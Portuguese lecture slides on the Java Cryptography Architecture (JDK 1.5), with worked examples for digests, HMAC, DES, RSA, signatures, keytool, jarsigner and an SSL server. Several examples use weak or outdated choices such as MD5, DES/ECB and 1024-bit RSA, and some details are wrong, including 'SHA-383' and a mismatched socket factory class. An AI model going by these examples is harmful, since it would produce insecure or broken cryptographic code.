 - Criptografia baseada em senha
(Password-based encryption - PBE);
 - Acordo de chaves;
 - Código de Autenticação de Mensagem
(Message Authentication Codes - MAC) .



Arquitetura de Criptografia Java: Pacotes de Terceiros

- A JCA pode ser estendida através de pacotes (extensões) de terceiros (provedores).
- Um exemplo de pacote é a Bounce Castle Provider:
 - http://www.bouncycastle.org/latest_releases.html
- Pacote: bcprov-jdk15-135.jar (para J2SDK 1.5)
 - Entre outros recursos, disponibiliza os clássicos algoritmos de criptografia e assinatura digital da RSA.
- Os pacotes devem ser registradas:
 - Estaticamente ou Dinamicamente



Registro do pacote de criptografia de terceiros:

- Quando o registro é estático, o pacote do provedor é instanciado na inicialização da máquina virtual.
- O registro dinâmico pode ser feito durante a execução do sistema através de chamadas aos métodos `addProvider` ou `insertProviderAt` da classe `Security`.



Registro estático do pacote de criptografia:

- O pacote deve ser copiado para as seguintes pastas:
 - Program Files\j2sdk1.5.0_10\jre\lib\ext
 - Program Files\Java\j2re1.5.0_10\lib\ext
- A prioridade de utilização do pacote deve ser registrada no *master security properties file* (arquivo java.security), localizado nas seguintes pastas:
 - Program Files\j2sdk1.5.0_10\jre\lib\security
 - Program Files\Java\j2re1.5.0_10\lib\security



Registro estático do pacote de criptografia:

- Cada provedor deve implementar uma subclasse da classe **Provider**. O nome da subclasse do provedor e sua prioridade devem ser especificadas no arquivo **java.security**, da seguinte forma:
 - **security.provider.<n>=<className>**
 - <n>, indica a preferência e 1 é a mais prioritária (reservada para a classe default);
 - <className> especifica a subclasse da classe Provider cujo construtor indica os valores de várias propriedades requeridas para que a Java Security API encontre os algoritmos e outras facilidades implementadas pelo Provider.



Registro estático do pacote de criptografia:

- Deve existir pelo menos um provedor especificado. O default provider do JDK é chamado *SUN provider*:
 - `security.provider.1=sun.security.provider.Sun`



Registro estático do pacote de criptografia:

- Por exemplo, a especificação do pacote **bcprov-jdk15-135.jar** é feito da seguinte maneira:

```
#  
# List of providers and their preference orders (see above) :  
#  
security.provider.1=sun.security.provider.Sun  
security.provider.2=sun.security.rsa.SunRsaSign  
security.provider.3=com.sun.net.ssl.internal.ssl.Provider  
security.provider.4=com.sun.crypto.provider.SunJCE  
security.provider.5=sun.security.jgss.SunProvider  
security.provider.6=com.sun.security.sasl.Provider  
security.provider.7=org.bouncycastle.jce.provider.BouncyCastleProvider
```



Determinando os providers registrados no Java Runtime:

- O JDK 1.5 disponibiliza a classe *Providers* para consulta a diversas informações sobre os providers registrados.
- O **ListProvidersExample** a seguir utiliza os seguintes métodos:
 - `Security.getProviders()`: Retorna um array de objetos `Providers`.
 - `.getName()`: Retorna o nome de um provedor.
 - `.getVersion()`: Retorna a versão de um provedor.

- **ListProvidersExample**

```
import java.security.Provider;
import java.security.Security;
//
// lista os providers registrados no Java Runtime
//
public class ListProvidersExample
{
    public static void main(String[] args)
    {
        Provider[] providers = Security.getProviders();
        for (int i = 0; i != providers.length; i++)
        {
            System.out.println("Name: " + providers[i].getName()
                + " Version: " + providers[i].getVersion());
        }
    }
}
```



Determinando os providers registrados no Java Runtime:

- Compilação e execução do ListProvidersExample:

```
> javac ListProvidersExample.java
```

```
> java ListProvidersExample
```

```
Name: SUN      Version: 1.5
Name: SunRsaSign      Version: 1.5
Name: SunJSSE      Version: 1.5
Name: SunJCE      Version: 1.5
Name: SunJGSS      Version: 1.0
Name: SunSASL      Version: 1.5
Name: BC      Version: 1.35
```



Algoritmos, classes e métodos:

- O JDK 1.5 suporta os seguintes algoritmos de message digest:
 - MD2 and MD5 , que geram digest de 128 bits;
 - SHA-1, que gera digest de 160 bits;
 - SHA-256, SHA-383, and SHA-512, que geram digest de 256, 383, and 512 bits, respectivamente;
- A classe **MessageDigest** manipula com message digests.
- O **MessageDigestExample** a seguir utiliza os seguintes métodos:
 - **MessageDigest.getInstance("MD5")** : Cria o message digest.
 - **update(plaintext)** : Calcula o digest a partir de um texto plano.
 - **digest()** : Retorna o message digest calculado.

- **MessageDigestExample (parte 1)**

```
import java.security.*;
import javax.crypto.*;
//
// Gera o message digest do argumento passado na linha de comando
public class MessageDigestExample {
    public static void main (String[] args) throws Exception {
        //
        // verifica args e recebe o texto limpo
        if (args.length !=1) {
            System.err.println("Usage: java MessageDigestExample text");
            System.exit(1);
        }
        byte[] plainText = args[0].getBytes("UTF8");
        //
        // define o objeto messageDigest com o algoritmo MD5
        MessageDigest messageDigest = MessageDigest.getInstance("MD5");
        //
        // imprime o provider utilizado
        System.out.println( "\n" + messageDigest.getProvider().getInfo() );
```

- **MessageDigestExample (parte 2)**

```
//  
// calcula o digest e imprime seu tamanho em bits  
messageDigest.update( plainText);  
byte [] digest = messageDigest.digest();  
System.out.println( "\nDigest length: " + digest.length * 8 + "bits" );  
  
// converte o digest para hexadecimal  
StringBuffer buf = new StringBuffer();  
for(int i = 0; i < digest.length; i++) {  
    String hex = Integer.toHexString(0x0100 + (digest[i] & 0x00FF)).substring(1);  
    buf.append((hex.length() < 2 ? "0" : "") + hex);  
}  
  
// imprime o digest em hexadecimal  
System.out.println( "\nDigest(hex): " );  
System.out.println( buf.toString() );  
}  
}
```



Algoritmos, classes e métodos:

- **Compilação e execução do MessageDigestExample:**

```
> javac MessageDigestExample.java
```

```
> java MessageDigestExample "Este eh um teste!"
```

SUN (DSA key/parameter generation; DSA signing; SHA-1, MD5 digests; SecureRandom; X.509 certificates; JKS keystore; PKIX CertPathValidator; PKIX CertPathBuilder; LDAP, Collection CertStores)

Digest length: 128bits

Digest(hex):

3d5f58424a05eb6150d7eff5b3ff781



Algoritmos, classes e métodos:

- O JDK 1.5 suporta algoritmos de message authentication code, ou seja, a combinação de chave com algoritmo de message digest. Os algoritmos suportados são:
 - HMAC/SHA-1
 - HMAC/MD5
- A classe Mac manipula com message-authentication codes utilizando chaves produzidas pela classe KeyGenerator.
- Essas classes são encontradas em um provider criptográfico default disponível no JDK.



Algoritmos, classes e métodos:

- O **MessageAuthenticationCodeExample** a seguir utiliza os seguintes métodos:
 - **KeyGenerator.getInstance("HmacMD5") e .generateKey()** : Gera a chave adequada.
 - **Mac.getInstance("HmacMD5")** : Cria o objeto Mac.
 - **.init(MD5key)** : Inicializa o objeto Mac.
 - **.update(plaintext) and .doFinal()** : Calcula o MAC com o texto plano.

- **MessageAuthenticationCodeExample (parte 1)**

```
import java.security.*;
import javax.crypto.*;
//
// Gera o Message Authentication Code (MAC)
public class MessageAuthenticationCodeExample {
    public static void main (String[] args) throws Exception {
        //
        // verifica args e recebe o texto limpo
        if (args.length !=1) {
            System.err.println("Usage: java MessageAuthenticationCodeExample text");
            System.exit(1);
        }
        byte[] plainText = args[0].getBytes("UTF8");
        //

        // gera uma chave para o algoritmo HmacMD5
        System.out.println( "\nStart generating key" );
        KeyGenerator keyGen = KeyGenerator.getInstance("HmacMD5");
        SecretKey MD5key = keyGen.generateKey();
        System.out.println( "Finish generating key" );
```

- **MessageAuthenticationCodeExample (parte 2)**

```
//  
// define um objeto MAC e o atualiza com o texto limpo  
Mac mac = Mac.getInstance("HmacMD5");  
mac.init(MD5key);  
mac.update(plainText);  
  
// imprime a informacao do provider utilizado  
System.out.println( "\n" + mac.getProvider().getInfo() );  
  
// converte o MAC para hexadecimal  
byte[] macFinal = mac.doFinal();  
StringBuffer buf = new StringBuffer();  
for(int i = 0; i < macFinal.length; i++) {  
    String hex = Integer.toHexString(0x0100 + (macFinal[i] & 0x00FF)).substring(1);  
    buf.append((hex.length() < 2 ? "0" : "") + hex);  
}  
  
// imprime o MAC em hexadecimal  
System.out.println( "\nMAC: " );  
System.out.println( buf.toString() );  
}
```



Algoritmos, classes e métodos:

- **Compilação e execução do MessageAuthenticationCodeExample:**

```
> javac MessageAuthenticationCodeExample.java  
> java MessageAuthenticationCodeExample "Este eh um teste!"
```

Start generating key
Finish generating key

SunJCE Provider (implements RSA, DES, Triple DES, AES, Blowfish, ARCFOUR, RC2, PBE, Diffie-Hellman, HMAC)

MAC:
142400a64d5094ea4459c326cc551e6f



Algoritmos, classes e métodos:

- O JDK 1.5 suporta vários métodos de preenchimento (padding), modos de operação da criptografia (ex: CBC) e algoritmos de criptografia simétricos (ex: DES, RC4).
- Métodos de preenchimento:
 - No padding
 - PKCS5
 - OAEP
 - SSL3



Algoritmos, classes e métodos:

- Modos de operação da criptografia:
 - ECB (Electronic Code Book)
 - CBC (Cipher Block Chaining)
 - CFB (Cipher Feedback Mode)
 - OFB (Output Feedback Mode)
 - PCBC (Propagating Cipher Block Chaining)
- Algoritmos de criptografia:
 - DES (Data Encryption Standard) e TripleDES
 - AES
 - RC2, RC4, and RC5
 - Blowfish
 - PBE (Password Based Encryption)



Algoritmos, classes e métodos:

- A classe **Cipher** manipula com algoritmos de criptografia simétricos com chaves produzidas pela classe **KeyGenerator**.
- O **SymmetricKeyCipherExample** a seguir utiliza os seguintes métodos:
 - **KeyGenerator.getInstance("DES") , .init(56) , e .generateKey()**: Gera a chave.
 - **Cipher.getInstance("DES/ECB/PKCS5Padding")**: Cria o objeto Cipher (especifica o algoritmo, modo e preenchimento).
 - **.init(Cipher.ENCRYPT_MODE, key)**: Inicializa o objeto Cipher.
 - **.doFinal(plainText)**: Calcula o texto cifrado a partir do texto plano.
 - **.init(Cipher.DECRYPT_MODE, key)**: Decifra o texto cifrado.
 - **.doFinal(cipherText)**: Computa o texto cifrado.

- **SymmetricKeyCipherExample (parte 1)**

```
import java.security.*;
import javax.crypto.*;
//
// criptografa e descriptografa utilizando DES
public class SymmetricKeyCipherExample {
    public static void main (String[] args) throws Exception {
        //
        // verifica args e recebe o texto plano
        if (args.length !=1) {
            System.err.println("Usage: java SymmetricKeyCipherExample text");
            System.exit(1);
        }
        byte[] plainText = args[0].getBytes("UTF8");
        //
        // gera uma chave para o DES
        System.out.println( "\nStart generating DES key" );
        KeyGenerator keyGen = KeyGenerator.getInstance("DES");
        keyGen.init(56);
        Key key = keyGen.generateKey();
        System.out.println( "Finish generating DES key" );
```

- **SymmetricKeyCipherExample (parte 2)**

```
//  
// define um objeto de cifra DES e imprime o provider utilizado  
Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");  
System.out.println( "\n" + cipher.getProvider().getInfo() );  
//  
// criptografa utilizando a chave e o texto plano  
System.out.println( "\nStart encryption" );  
cipher.init(Cipher.ENCRYPT_MODE, key);  
byte[] cipherText = cipher.doFinal(plainText);  
System.out.println( "Finish encryption (hex output): " );  
  
// converte o cipherText para hexadecimal  
StringBuffer buf = new StringBuffer();  
for(int i = 0; i < cipherText.length; i++) {  
    String hex = Integer.toHexString(0x0100 + (cipherText[i] & 0x00FF)).substring(1);  
    buf.append((hex.length() < 2 ? "0" : "") + hex);  
}  
  
// imprime o ciphertext em hexadecimal  
System.out.println( buf.toString() );
```

- **SymmetricKeyCipherExample (parte 3)**

```
//  
// descriptografa o texto cifrado com a chave  
System.out.println( "\nStart decryption" );  
cipher.init(Cipher.DECRYPT_MODE, key);  
byte[] newPlainText = cipher.doFinal(cipherText);  
System.out.println( "Finish decryption: " );  
System.out.println( new String(newPlainText, "UTF8") );  
}  
}
```



Algoritmos, classes e métodos:

- **Compilação e execução do SymmetricKeyCipherExample:**

```
> javac SymmetricKeyCipherExample.java
```

```
> java SymmetricKeyCipherExample "Este eh um teste!"
```

Start generating DES key

Finish generating DES key

SunJCE Provider (implements RSA, DES, Triple DES, AES, Blowfish, ARCFOUR, RC2, PBE, Diffie-Hellman, HMAC)

Start encryption

Finish encryption (hex output):

```
ad944b0707c1f7d8c32db677313140b9e1cdff0f0671be4c
```

Start decryption

Finish decryption:

Este eh um teste!



Algoritmos, classes e métodos:

- O JDK 1.5 suporta algoritmos de criptografia assimétricos, como:
 - RSA
 - Diffie-Hellman
- A classe Cipher manipula com algoritmos de criptografia assimétricos com chaves produzidas pela classe KeyPairGenerator.



Algoritmos, classes e métodos:

- O **AsymmetricKeyCipherExample** a seguir utiliza os seguintes métodos:
 - `KeyPairGenerator.getInstance("RSA") , .initialize(1024) , .generateKeyPair()` : Gera o par de chaves.
 - `Cipher.getInstance("RSA/ECB/PKCS1Padding", "BC")`: Cria o objeto Cipher (especifica o algoritmo, modo, padding e provider BouncyCastle).
 - `.init(Cipher.ENCRYPT_MODE, key.getPublic())` : Inicializa o objeto Cipher.
 - `.doFinal(plainText)` : Calcula o texto cifrado a partir do texto plano.
 - `.init(Cipher.DECRYPT_MODE, key.getPrivate())` e `.doFinal(cipherText)` : Decifra o texto cifrado.

- **AsymmetricKeyCipherExample (parte 1)**

```
import java.security.*;
import javax.crypto.*;
//
// criptografia assimetrica utilizando o RSA.
public class AsymmetricKeyCipherExample {
    public static void main (String[] args) throws Exception {
        //
        // verifica args e recebe o texto plano
        if (args.length !=1) {
            System.err.println("Usage: java AsymmetricKeyCipherExample text");
            System.exit(1);
        }
        byte[] plainText = args[0].getBytes("UTF8");
        //
        // gera um par de chaves RSA
        System.out.println( "\nStart generating RSA key" );
        KeyPairGenerator keyGen = KeyPairGenerator.getInstance("RSA");
        keyGen.initialize(1024);
        KeyPair key = keyGen.generateKeyPair();
        System.out.println( "Finish generating RSA key" );
```

- **AsymmetricKeyCipherExample (parte 2)**

```
//  
// define o objeto de cifra RSA e imprime o provider utilizado  
Cipher cipher = Cipher.getInstance("RSA/ECB/PKCS1Padding", "BC");  
System.out.println( "\n" + cipher.getProvider().getInfo() );  
//  
// criptografa o texto plano utilizando a chave publica  
System.out.println( "\nStart encryption" );  
cipher.init(Cipher.ENCRYPT_MODE, key.getPublic());  
byte[] cipherText = cipher.doFinal(plainText);  
System.out.println( "Finish encryption (hex output): " );  
  
// converte o cipherText para hexadecimal  
StringBuffer buf = new StringBuffer();  
for(int i = 0; i < cipherText.length; i++) {  
    String hex = Integer.toHexString(0x0100 + (cipherText[i] & 0x00FF)).substring(1);  
    buf.append((hex.length() < 2 ? "0" : "") + hex);  
}  
  
// imprime o ciphertext em hexadecimal  
System.out.println( buf.toString() );
```

- **AsymmetricKeyCipherExample (parte 3)**

```
//  
// descriptografa o texto cifrado utilizando a chave privada  
System.out.println( "\nStart decryption" );  
cipher.init(Cipher.DECRYPT_MODE, key.getPrivate());  
byte[] newPlainText = cipher.doFinal(cipherText);  
System.out.println( "Finish decryption: " );  
System.out.println( new String(newPlainText, "UTF8") );  
}  
}
```



Algoritmos, classes e métodos:

- **Compilação e execução do AsymmetricKeyCipherExample:**

```
> javac AsymmetricKeyCipherExample.java  
> java AsymmetricKeyCipherExample "Este eh um teste!"
```

Start generating RSA key
Finish generating RSA key

BouncyCastle Security Provider v1.35

Start encryption
Finish encryption (hex output):
0211329fd887b37cb05f54b1c8afb06a4b48002d8ece34ef7622fe5660fef8568d26ead6fcf78924576e0925e8410fc
26d6a943ea0e7a4ef1de144ebab6b3bcc9bfaef8d775e9ecedb5235c849d11a97948d4c929572a4cdca99a1328
7b00db1dc272221d6099405320ca75f7cbbb9ffd6e7e96d1bc98661ef8e6a74cb48cd

Start decryption
Finish decryption:
Este eh um teste!



Algoritmos, classes e métodos:

- O JDK 1.5 suporta os seguintes algoritmos de assinatura digital:
 - MD2/RSA
 - MD5/RSA
 - SHA1/DSA
 - SHA1/RSA
- Existem, basicamente, duas formas de trabalhar com assinaturas digitais:
 - Combinando os procedimentos anteriores;
 - Utilizando diretamente os recursos da linguagem Java.
 - Utilizado no DigitalSignatureExample.



Algoritmos, classes e métodos:

- A classe **Signature** manipula assinaturas digitais com chaves produzidas pela classe **KeyPairGenerator**.
- O **DigitalSignatureExample** a seguir utiliza os seguintes métodos:
 - **KeyPairGenerator.getInstance("RSA") , .initialize(1024) , e .generateKeyPair()** : Gera as chaves.
 - **Cipher.getInstance("MD5WithRSA")** : Cria o objeto **Signature**.
 - **.initSign(key.getPrivate())** : Inicializa o objeto **Signature**.
 - **.update(plainText) e .sign()** : Calcula a assinatura a partir do texto plano.
 - **.initVerify(key.getPublic()) e .verify(signature)** : Verifica a assinatura.

- DigitalSignatureExample (parte 1)

```
import java.security.*;
import javax.crypto.*;
//
// este exemplo utiliza facilidades para a geracao e verificacao de assinatura digital
public class DigitalSignatureExample {
    public static void main (String[] args) throws Exception {
        //
        // verifica args e recebe o texto plano
        if (args.length !=1) {
            System.err.println("Usage: java DigitalSignatureExample text");
            System.exit(1);
        }
        byte[] plainText = args[0].getBytes("UTF8");
        //
        // gera o par de chaves RSA
        System.out.println( "\nStart generating RSA key" );
        KeyPairGenerator keyGen = KeyPairGenerator.getInstance("RSA");
        keyGen.initialize(1024);
        KeyPair key = keyGen.generateKeyPair();
        System.out.println( "Finish generating RSA key" );
```

- DigitalSignatureExample (parte 2)

```
//  
// define um objeto signature para utilizar MD5 e RSA  
// e assina o texto plano com a chave privada,  
// o provider utilizado tambem eh impresso  
Signature sig = Signature.getInstance("MD5WithRSA");  
sig.initSign(key.getPrivate());  
sig.update(plainText);  
byte[] signature = sig.sign();  
System.out.println( sig.getProvider().getInfo() );  
System.out.println( "\nSignature:" );  
  
// converte o signature para hexadecimal  
StringBuffer buf = new StringBuffer();  
for(int i = 0; i < signature.length; i++) {  
    String hex = Integer.toHexString(0x0100 + (signature[i] & 0x00FF)).substring(1);  
    buf.append((hex.length() < 2 ? "0" : "") + hex);  
}  
  
// imprime o signature em hexadecimal  
System.out.println( buf.toString() );
```

- DigitalSignatureExample (parte 3)

```
//  
// verifica a assinatura com a chave publica  
System.out.println( "\nStart signature verification" );  
sig.initVerify(key.getPublic());  
sig.update(plainText);  
try {  
    if (sig.verify(signature)) {  
        System.out.println( "Signature verified" );  
    } else System.out.println( "Signature failed" );  
} catch (SignatureException se) {  
    System.out.println( "Singature failed" );  
}  
}  
}  
}
```



Algoritmos, classes e métodos:

- Compilação e execução do DigitalSignatureExample:

```
> javac DigitalSignatureExample.java  
> java DigitalSignatureExample "Este eh um teste!"
```

Start generating RSA key
Finish generating RSA key

Sun RSA signature provider

Signature:
2a92729a36b8f29879d0bed477c2323c28e911bc4b5f4c18d14b9060c120eb35e837e59ff02dfa597595ff20988630
47561a461a83e7fcf37b179d506eb92053211eb8640920c15bf0b2814e776a68555ed17d67d3bdb9e02a138cfbff
ae19ae6ee6a9964c085a9bf2a1e80b825010faf148cacaf05eaf39f75a925a6c45aab

Start signature verification
Signature verified



Ferramenta para manipulação de chaves assimétricas e certificados:

- A plataforma Java utiliza um repositório para chaves e certificados conhecido como **keystore**. Esse repositório é fisicamente representado por um arquivo cujo nome default é **.keystore**. Opcionalmente, esse arquivo pode ser criptografado.
- Podem ser atribuídos nomes (**aliases**) às chaves e certificados para facilitar sua manipulação.
- O **keystore** é protegido por uma senha e a mesma pode ser utilizada para proteger os alias criados.



Ferramenta para manipulação de chaves assimétricas e certificados:

- A ferramenta keytool é utilizada para manipular o keystore. Existem várias opções disponíveis.
- As opções básicas para geração do par de chaves assimétricas e o correspondente certificado digital são apresentadas no exemplo a seguir. Também é apresentada a opção para visualizar o conteúdo do keystore criado.
- A ferramenta também pode ser utilizada para exportar uma chave para um arquivo no formato X.509 (CSR) para ser assinado por uma CA e então re-importado para o keystore.

- Exemplo de utilização do keytool para gerar um par de chaves assimétricas e um certificado auto-assinado: (parte1)

```
> keytool -genkey -v -alias AndersonKey -keyalg RSA
```

Enter keystore password: teste123

What is your first and last name?

[Unknown]: Anderson da Silva

What is the name of your organizational unit?

[Unknown]: CCE

What is the name of your organization?

[Unknown]: PUC-Rio

What is the name of your City or Locality?

[Unknown]: Rio de Janeiro

What is the name of your State or Province?

[Unknown]: Rio de Janeiro

What is the two-letter country code for this unit?

[Unknown]: BR

Is CN=Anderson da Silva, OU=CCE, O=PUC-Rio, L=Rio de Janeiro, ST=Rio de Janeiro,

C=BR correct?

[no]: yes



- Exemplo de utilização do keytool para gerar um par de chaves assimétricas e um certificado auto-assinado: (parte2)

```
> keytool -genkey -v -alias AndersonKey -keyalg RSA
```

```
.....  
Generating 1,024 bit RSA key pair and self-signed certificate (MD5WithRSA)  
for: CN=Anderson da Silva, OU=CCE, O=PUC-Rio, L=Rio de Janeiro, ST=Rio d  
e Janeiro, C=BR
```

```
Enter key password for <AndersonKey>  
(RETURN if same as keystore password):  
[Storing C:\Documents and Settings\oliveira\keystore]
```

- Exemplo de utilização do keytool para consultar os dados de AndersonKey no keystore criado:

```
> keytool -list -v -alias AndersonKey
Enter keystore password: teste123
Alias name: AndersonKey
Creation date: Jan 26, 2007
Entry type: keyEntry
Certificate chain length: 1
Certificate[1]:
Owner: CN=Anderson da Silva, OU=CCE, O=PUC-Rio, L=Rio de Janeiro, ST=Rio de Janeiro, C=BR
Issuer: CN=Anderson da Silva, OU=CCE, O=PUC-Rio, L=Rio de Janeiro, ST=Rio de Janeiro, C=BR
Serial number: 45ba6e0b
Valid from: Fri Jan 26 19:09:31 BRST 2007 until: Thu Apr 26 18:09:31 BRT 2007
Certificate fingerprints:
MD5: F7:CB:FD:2B:D9:69:75:FE:7A:7A:9D:30:CE:AE:AF:BB
SHA1: B2:B1:3C:FF:40:29:79:F4:A6:38:15:7A:33:1E:84:19:D7:85:E4:FF
```



Ferramenta para assinatura de código (arquivos JAR):

- A ferramenta jarsigner recebe como entrada um arquivo JAR, uma chave privada e o respectivo certificado, e gera uma versão assinada do arquivo JAR como saída.
- O message digest de cada class presente no arquivo JAR é calculado para, em seguida, ser criptografado com a chave privada.
- Essa operação garante a integridade do arquivo JAR e a identificação do dono desse arquivo.

- Criando a ListProvidersAppletExample:

```
import java.applet.Applet;
import java.awt.Graphics;
import java.security.Provider;
import java.security.Security;

public class ListProvidersAppletExample extends Applet {
    public void paint(Graphics g) {
        Provider[] providers = Security.getProviders();
        for (int i = 0; i != providers.length; i++)
        {
            g.drawString("Name: " + providers[i].getName()
                + " Version: " + providers[i].getVersion(),
                50, 25 * (i+1));
        }
    }
}
```



- Criando o arquivo HTML para apresentação da ListProvidersAppletExample:

```
<HTML>
<HEAD>
<TITLE> List Providers Applet Example Program </TITLE>
</HEAD>
<BODY>

<APPLET CODE="ListProvidersAppletExample.class" WIDTH=300 HEIGHT=250>
</APPLET>
</BODY>
</HTML>
```


- Compilando e executando a **ListProvidersAppletExample**:

```
> javac ListProvidersAppletExample.java  
> appletviewer ListProvidersAppletExample.html
```





- Exemplo de execução da ListProvidersAppletExample:



- Criando e assinando o **ListProvidersAppletExample.jar**:

```
> jar cvf ListProvidersAppletExample.jar ListProvidersAppletExample.class
```

added manifest

adding: ListProvidersAppletExample.class(in = 835) (out= 500)(deflated 40%)

```
> jarsigner ListProvidersAppletExample.jar AndersonKey
```

Enter Passphrase for keystore: teste123

Warning: The signer certificate will expire within six months.



- Verificando a assinatura do **ListProvidersAppletExample.jar**:

```
>jarsigner -verify -verbose -certs ListProvidersAppletExample.jar
```

```
156 Fri Jan 26 20:57:12 BRST 2007 META-INF/MANIFEST.MF
277 Fri Jan 26 20:57:12 BRST 2007 META-INF/ANDERSON.SF
984 Fri Jan 26 20:57:12 BRST 2007 META-INF/ANDERSON.RSA
 0 Fri Jan 26 20:51:54 BRST 2007 META-INF/
smk   835 Fri Jan 26 20:13:50 BRST 2007 ListProvidersAppletExample.class
```

X.509, CN=Anderson da Silva, OU=CCE, O=PUC-Rio, L=Rio de Janeiro, ST=Rio de Janeiro, C=BR (andersonkey)
[certificate will expire on 4/26/07 6:09 PM]

s = signature was verified

m = entry is listed in manifest

k = at least one certificate was found in keystore

i = at least one certificate was found in identity scope

jar verified.

Warning: This jar contains entries whose signer certificate will expire within six months.



Suporte a SSL:

- O JDK 1.5.0 oferece suporte à implementação de serviços de rede com SSL. Basicamente, deve-se utilizar um **SSL Server Socket Factory**.
- O **HTTPSServerExample** a seguir utiliza essa Factory e os seus métodos:
 - **SSLServerSocketFactory sslf = (SSLServerSocketFactor)SSLServerSocketFactory.getDefault();**: Cria uma instância default.
 - **ServerSocket serverSocket = sslf.createServerSocket(PORT);**: Cria a instância de um **ServerSocket** utilizando a porta PORT.

- **HTTPSServerExample (Parte1):**

```
import java.io.*;
import java.net.*;
import javax.net.ssl.*;
//
// Servidor HTTPS para ilustrar a utilizacao do SSLSocketFactory
public class HTTPSServerExample {
    public static void main(String[] args) throws IOException {
        //
        // cria um SSL socket usando a factory e alocando a porta 8080
        SSLSocketFactory sslsf =
            (SSLSocketFactory)SSLSocketFactory.getDefault();
        ServerSocket ss = sslsf.createServerSocket(8080);
        //
        // loop infinito
        while (true) {
            try {
                //
                // bloqueia aguardando a conexao do cliente
                Socket s = ss.accept();
```

- **HTTPSServerExample (Parte2):**

```
System.out.println( "Client connection made" );
// recebe a equisicao do cliente
BufferedReader in = new BufferedReader(
    new InputStreamReader(s.getInputStream()));
System.out.println(in.readLine());
//
// cria uma resposta no formato HTML
PrintWriter out = new PrintWriter( s.getOutputStream() );
out.println("<HTML><HEAD><TITLE>HTTPS Server Example</TITLE>" +
    "</HEAD><BODY><H1>Hello World!</H1></BODY></HTML>\n");
//
// fecha o stream e o socket
out.close();
s.close();
} catch (Exception e) {
    e.printStackTrace();
}
}
```

- Criando o par de chaves assimétricas e o certificado para o servidor: (parte 1)

```
> keytool -genkey -v -keyalg RSA -alias ServidorKey -keystore sslKeyStore
```

Enter keystore password: teste123

What is your first and last name?

[Unknown]: localhost

What is the name of your organizational unit?

[Unknown]: CCE

What is the name of your organization?

[Unknown]: PUC-Rio

What is the name of your City or Locality?

[Unknown]: Rio de Janeiro

What is the name of your State or Province?

[Unknown]: Rio de Janeiro

What is the two-letter country code for this unit?

[Unknown]: BR

Is CN=localhost, OU=CCE, O=PUC-Rio, L=Rio de Janeiro, ST=Rio de Janeiro, C=BR correct? [no]: yes



- Criando o par de chaves assimétricas e o certificado para o servidor: (parte 2)

```
> keytool -genkey -v -keyalg RSA -alias ServidorKey -keystore sslKeyStore
```

```
.....  
Generating 1,024 bit RSA key pair and self-signed certificate (MD5WithRSA)  
for: CN=localhost, OU=CCE, O=PUC-Rio, L=Rio de Janeiro, ST=Rio de Janeiro, C=BR  
Enter key password for <ServidorKey>  
(RETURN if same as keystore password):  
[Storing sslKeyStore]
```



